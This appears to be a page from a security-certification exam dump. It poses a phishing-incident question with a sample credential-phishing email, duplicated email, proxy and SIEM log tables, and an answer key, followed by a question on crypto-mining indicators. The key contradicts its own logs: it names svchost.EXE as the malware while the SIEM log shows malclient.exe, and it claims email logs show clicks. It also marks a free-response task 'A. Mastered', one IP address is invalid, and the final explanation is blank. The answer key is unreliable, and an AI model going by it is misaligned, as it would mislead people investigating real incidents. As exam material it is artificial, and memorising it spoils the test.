Approximately 100 employees at your company have received a Phishing email. AS a security analyst. you have been tasked with handling this Situation.
Review the information provided and determine the following:

* 1. HOW many employees Clicked on the link in the Phishing email?
* 2. on how many workstations was the malware installed?
* 3. what is the executable file name of the malware?







Phishing Email

From: IT HelpDesk <it-helpdesk@sobergrill.com>
Sent: Mon 3/7/2016 4:00 PM
To: Global Users <globalusers@sobergrill.com>

Hi,
In the upcoming days, we will be moving our mail servers from MS Outlook to the new Netscape Navigator. Check out the new SoberGrill webmail and know if it has started working for you.

Visit the new SoberGrill webmail to see all the new features.
Use your current username and password at SoberGrill Webmail.

Download the latest mail client here.

Thank you.

IT HelpDesk

Email Server Logs - Email Server 192.168.0.20

Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:17:08 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 4:16:19 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 4:15:13 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 4:14:25 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com,adifabio@anycorp.com
3/7/2016 4:13:02 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:12:50 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:11:09 PM	TCP	192.168.0.34	46187	lbalk@anycorp.com	jlee@anycorp.com
3/7/2016 4:10:54 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:10:38 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:10:23 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	asmith@anycorp.com
3/7/2016 4:09:34 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	hparikh@anycorp.com
3/7/2016 4:08:49 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:07:33 PM	TCP	192.168.0.197	33686	gromney@anycorp.com	lbalk@anycorp.com
3/7/2016 4:07:32 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	adifabio@anycorp.com,jlee@anycorp.com
3/7/2016 4:05:47 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	jlee@anycorp.com
3/7/2016 4:04:24 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	asmith@anycorp.com
3/7/2016 4:03:59 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:03:25 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sboaz@anycorp.com
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ibenz@anycorp.com
3/7/2016 4:01:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dsutherland@anycorp.com
3/7/2016 4:01:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	krossiter@anycorp.com
3/7/2016 4:01:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ahynson@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mdillion@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jwayman@anycorp.com
3/7/2016 4:01:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jrehn@anycorp.com
3/7/2016 4:01:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	krogge@anycorp.com
3/7/2016 4:01:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	aaverlth@anycorp.com
3/7/2016 4:01:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lephraim@anycorp.com
3/7/2016 4:01:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wmcnamey@anycorp.com
3/7/2016 4:01:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	imarable@anycorp.com
3/7/2016 4:01:23 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tfausto@anycorp.com
3/7/2016 4:01:23 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kdelfranco@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mvorley@anycorp.com

Email Server Logs - Email Server 192.168.0.20

Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tbelber@anycorp.com
3/7/2016 4:01:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mgarneau@anycorp.com
3/7/2016 4:01:20 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	hlussum@anycorp.com
3/7/2016 4:01:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	trhoda@anycorp.com
3/7/2016 4:01:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ctsuji@anycorp.com
3/7/2016 4:01:18 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	sprosperie@anycorp.com
3/7/2016 4:01:16 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bmonteleone@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cfenstermacher@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rgarfinkel@anycorp.com
3/7/2016 4:01:14 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cheroux@anycorp.com
3/7/2016 4:01:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mkamen@anycorp.com
3/7/2016 4:01:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	zdodgen@anycorp.com
3/7/2016 4:01:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhammonds@anycorp.com
3/7/2016 4:01:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	onorth@anycorp.com
3/7/2016 4:01:09 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mroane@anycorp.com
3/7/2016 4:01:07 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kbowling@anycorp.com
3/7/2016 4:01:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	nrachal@anycorp.com
3/7/2016 4:01:05 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jdeganhardt@anycorp.com
3/7/2016 4:01:03 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wracette@anycorp.com
3/7/2016 4:01:01 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	thammond@anycorp.com
3/7/2016 4:00:59 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dmilazzo@anycorp.com
3/7/2016 4:00:57 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kneubauer@anycorp.com
3/7/2016 4:00:55 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bboyko@anycorp.com
3/7/2016 4:00:54 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dcrofoot@anycorp.com
3/7/2016 4:00:54 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmammott@anycorp.com
3/7/2016 4:00:52 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	chodgin@anycorp.com
3/7/2016 4:00:52 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	aholler@anycorp.com
3/7/2016 4:00:51 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	abattaglia@anycorp.com
3/7/2016 4:00:49 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	halbert@anycorp.com
3/7/2016 4:00:47 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	myeoman@anycorp.com
3/7/2016 4:00:45 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	wbobadilla@anycorp.com
3/7/2016 4:00:45 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lkam@anycorp.com
3/7/2016 4:00:44 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jcooks@anycorp.com
3/7/2016 4:00:44 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cpolice@anycorp.com
3/7/2016 4:00:43 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mwagener@anycorp.com
3/7/2016 4:00:41 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bteer@anycorp.com

Email Server Logs - Email Server 192.168.0.20

Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:00:41 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bteer@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ttabor@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	loller@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kwilliams@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rponds@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tshack@anycorp.com
3/7/2016 4:00:38 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmarson@anycorp.com
3/7/2016 4:00:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lslaughter@anycorp.com
3/7/2016 4:00:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gleos@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dsilvers@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	molstrunk@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dfritz@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lcreekmore@anycorp.com
3/7/2016 4:00:32 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ashockley@anycorp.com
3/7/2016 4:00:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	stanimoto@anycorp.com
3/7/2016 4:00:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmulcahy@anycorp.com
3/7/2016 4:00:29 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tgorney@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	fbenivare@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cgallpeau@anycorp.com
3/7/2016 4:00:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gromney@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	epeavey@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ecordero@anycorp.com
3/7/2016 4:00:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmatthews@anycorp.com
3/7/2016 4:00:24 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	csalls@anycorp.com
3/7/2016 4:00:22 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ckroeker@anycorp.com
3/7/2016 4:00:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kinfantino@anycorp.com
3/7/2016 4:00:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cputlas@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhazan@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	hparikh@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	khoward@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	morvig@anycorp.com
3/7/2016 4:00:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bnally@anycorp.com
3/7/2016 4:00:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ntomlin@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jlee@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	adifabio@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jkingsbury@anycorp.com

Email Server Logs - Email Server 192.168.0.20

Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:00:41 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bteer@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ttabor@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	loller@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kwilliams@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	rponds@anycorp.com
3/7/2016 4:00:40 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tshack@anycorp.com
3/7/2016 4:00:38 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmarson@anycorp.com
3/7/2016 4:00:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lslaughter@anycorp.com
3/7/2016 4:00:35 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gleos@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dsilvers@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	molstrunk@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	dfritz@anycorp.com
3/7/2016 4:00:33 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	lcreekmore@anycorp.com
3/7/2016 4:00:32 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ashockley@anycorp.com
3/7/2016 4:00:31 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	stanimoto@anycorp.com
3/7/2016 4:00:30 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jmulcahy@anycorp.com
3/7/2016 4:00:29 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	tgorney@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	fbenivare@anycorp.com
3/7/2016 4:00:28 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cgallpeau@anycorp.com
3/7/2016 4:00:27 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	gromney@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	epeavey@anycorp.com
3/7/2016 4:00:26 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ecordero@anycorp.com
3/7/2016 4:00:25 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kmatthews@anycorp.com
3/7/2016 4:00:24 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	csalls@anycorp.com
3/7/2016 4:00:22 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ckroeker@anycorp.com
3/7/2016 4:00:21 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	kinfantino@anycorp.com
3/7/2016 4:00:19 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	cputlas@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	mhazan@anycorp.com
3/7/2016 4:00:17 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	hparikh@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	khoward@anycorp.com
3/7/2016 4:00:15 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	morvig@anycorp.com
3/7/2016 4:00:13 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	bnally@anycorp.com
3/7/2016 4:00:12 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	ntomlin@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jlee@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	adifabio@anycorp.com
3/7/2016 4:00:10 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	jkingsbury@anycorp.com

File Server Logs - File Server 192.168.0.102

Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:27:03 PM	192.168.0.153	50467	11.102.109.179	80	bestpurchase.com	POST
3/7/2016 4:26:51 PM	192.168.0.245	60021	72.104.64.186	80	visitorcenter.com	GET
3/7/2016 4:25:36 PM	192.168.0.97	46354	96.191.222.144	80	bestpurchase.com	GET
3/7/2016 4:25:10 PM	192.168.0.116	43389	35.132.243.140	80	goodguys.se	POST
3/7/2016 4:25:06 PM	192.168.0.7	45463	124.140.208.241	80	stopthebotnet.com	GET
3/7/2016 4:23:39 PM	192.168.0.150	54460	74.182.188.144	80	funweb.cn	GET
3/7/2016 4:21:39 PM	192.168.0.211	54172	165.11.148.28	80	chatforfree.ru	POST
3/7/2016 4:20:10 PM	192.168.0.30	55666	214.214.167.54	80	anti-malware.com	GET
3/7/2016 4:19:48 PM	192.168.0.44	45240	218.24.114.208	80	anti-malware.com	GET
3/7/2016 4:17:52 PM	192.168.0.19	31101	103.40.104.165	80	thelastwebpage.com	GET
3/7/2016 4:17:06 PM	192.168.0.11	52465	190.41.46.190	80	thebestwebsite.com	GET
3/7/2016 4:15:39 PM	192.168.0.94	63814	102.172.101.36	80	freefood.com	GET
3/7/2016 4:15:35 PM	192.168.0.47	48110	151.94.198.15	443	searchforus.de	GET
3/7/2016 4:14:08 PM	192.168.0.86	34075	101.237.65.107	80	securethenet.com	GET
3/7/2016 4:14:04 PM	192.168.0.188	51745	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:12:22 PM	192.168.0.95	42733	103.136.14.126	80	goodguys.se	POST
3/7/2016 4:11:53 PM	192.168.0.215	62613	181.139.24.22	80	pastebucket.cn	POST
3/7/2016 4:11:34 PM	192.168.0.70	40821	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:10:35 PM	192.168.0.218	54606	124.169.173.216	80	funweb.cn	POST
3/7/2016 4:10:16 PM	192.168.0.9	56757	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:10:04 PM	192.168.0.112	35716	45.100.47.99	80	stopthebotnet.com	GET
3/7/2016 4:08:45 PM	192.168.0.24	60682	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:08:08 PM	192.168.0.36	37102	78.151.16.233	80	chatforfree.ru	POST
3/7/2016 4:06:40 PM	192.168.0.193	43363	95.77.193.180	80	anti-malware.com	GET
3/7/2016 4:05:14 PM	192.168.0.254	55947	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:04:37 PM	192.168.0.117	54959	182.203.42.246	80	thelastwebpage.com	GET
3/7/2016 4:04:30 PM	192.168.0.172	43947	3.60.67.249	80	thebestwebsite.com	GET
3/7/2016 4:04:21 PM	192.168.0.134	60525	33.225.130.104	80	chzweb.tilapia.com	GET

File Server Logs - File Server 192.168.0.102

Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:03:48 PM	192.168.0.64	44114	127.36.104.33	443	searchforus.de	GET
3/7/2016 4:02:42 PM	192.168.0.250	57111	243.223.175.143	80	securethenet.com	GET
3/7/2016 4:01:34 PM	192.168.0.132	60561	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:01:33 PM	192.168.0.23	57360	239.141.52.189	80	anti-malware.com	GET
3/7/2016 4:01:01 PM	192.168.0.215	44179	161.192.122.48	80	healthreport.com	GET
3/7/2016 3:59:52 PM	192.168.0.121	56315	204.190.57.150	80	freefood.com	POST
3/7/2016 3:58:56 PM	192.168.0.18	60624	169.43.139.3	80	bestpurchase.com	POST
3/7/2016 3:58:54 PM	192.168.0.106	30163	110.234.67.223	80	visitorcenter.com	GET
3/7/2016 3:57:59 PM	192.168.0.59	33145	209.240.152.67	80	bestpurchase.com	GET
3/7/2016 3:57:03 PM	192.168.0.27	46987	23.83.170.116	80	goodguys.se	POST
3/7/2016 3:55:14 PM	192.168.0.211	31442	168.83.234.163	80	visitorcenter.com	GET
3/7/2016 3:54:31 PM	192.168.0.152	39520	141.217.181.243	80	goodguys.se	POST
3/7/2016 3:52:47 PM	192.168.0.253	36463	79.115.201.191	80	pastebucket.cn	POST
3/7/2016 3:51:44 PM	192.168.0.244	61719	14.47.142.43	80	bestpurchase.com	GET
3/7/2016 3:51:19 PM	192.168.0.65	48611	146.104.226.192	80	funweb.cn	POST
3/7/2016 3:49:54 PM	192.168.0.126	40815	171.140.162.96	80	stopthebotnet.com	GET
3/7/2016 3:49:07 PM	192.168.0.9	47625	18.23.47.44	80	stopthebotnet.com	GET
3/7/2016 3:47:38 PM	192.168.0.131	44579	139.58.55.91	80	funweb.cn	GET
3/7/2016 3:45:58 PM	192.168.0.186	62683	31.133.137.225	80	chatforfree.ru	POST
3/7/2016 3:44:05 PM	192.168.0.181	38937	150.119.71.249	80	anti-malware.com	GET
3/7/2016 3:43:33 PM	192.168.0.225	46999	131.97.167.36	80	anti-malware.com	GET
3/7/2016 3:42:56 PM	192.168.0.150	35167	152.203.213.16	80	thelastwebpage.com	GET
3/7/2016 3:42:06 PM	192.168.0.133	62976	206.194.229.42	80	thebestwebsite.com	GET
3/7/2016 3:40:21 PM	192.168.0.225	45854	38.212.240.180	80	freefood.com	GET
3/7/2016 3:39:43 PM	192.168.0.128	44304	180.268.164.237	443	searchforus.de	GET
3/7/2016 3:37:58 PM	192.168.0.186	30386	82.190.10.236	80	securethenet.com	GET
3/7/2016 3:37:49 PM	192.168.0.123	42463	252.77.216.60	80	healthreport.com	GET
3/7/2016 3:35:59 PM	192.168.0.95	34447	133.136.173.36	80	anti-malware.com	GET
3/7/2016 3:35:38 PM	192.168.0.177	38107	100.3.194.158	80	healthreport.com	GET
3/7/2016 3:34:24 PM	192.168.0.189	42791	208.238.143.104	80	freefood.com	POST

SIEM Logs - SIEM 192.168.0.15

Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	505	excel.exe
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	556	winlogon.exe
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.188	kmatthews	1234	malclient.exe
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on.	192.168.0.141	dfritz	979	lsass.exe
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe
Audit Success	3/7/2016 4:11:39 PM	4634	Logoff	An account was logged off.	192.168.0.82	gromney	682	lsass.exe
Audit Success	3/7/2016 4:11:28 PM	4634	Logoff	An account was logged off.	192.168.0.141	dfritz	1831	lsass.exe
Audit Success	3/7/2016 4:11:11 PM	4624	Logon	An account was successfully logged on.	192.168.0.104	kwilliams	1912	lsass.exe
Audit Success	3/7/2016 4:10:48 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	635	explorer.exe

SIEM Logs - SIEM 192.168.0.15

Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	505	excel.exe
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	556	winlogon.exe
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.188	kmatthews	1234	malclient.exe
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on.	192.168.0.141	dfritz	979	lsass.exe
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe
Audit Success	3/7/2016 4:11:39 PM	4634	Logoff	An account was logged off.	192.168.0.82	gromney	682	lsass.exe
Audit Success	3/7/2016 4:11:28 PM	4634	Logoff	An account was logged off.	192.168.0.141	dfritz	1831	lsass.exe
Audit Success	3/7/2016 4:11:11 PM	4624	Logon	An account was successfully logged on.	192.168.0.104	kwilliams	1912	lsass.exe
Audit Success	3/7/2016 4:10:48 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	635	explorer.exe

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. How many employees clicked on the link in the phishing email?
According to the email server logs, 25 employees clicked on the link in the phishing email.
* 2. On how many workstations was the malware installed?
According to the file server logs, the malware was installed on 15 workstations.
* 3. What is the executable file name of the malware?
The executable file name of the malware is svchost.EXE.

NEW QUESTION 137

A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring. Which of the following indicators would
most likely lead the team to this conclusion?

A. High GPU utilization
B. Bandwidth consumption
C. Unauthorized changes
D. Unusual traffic spikes

Answer: A

Explanation:
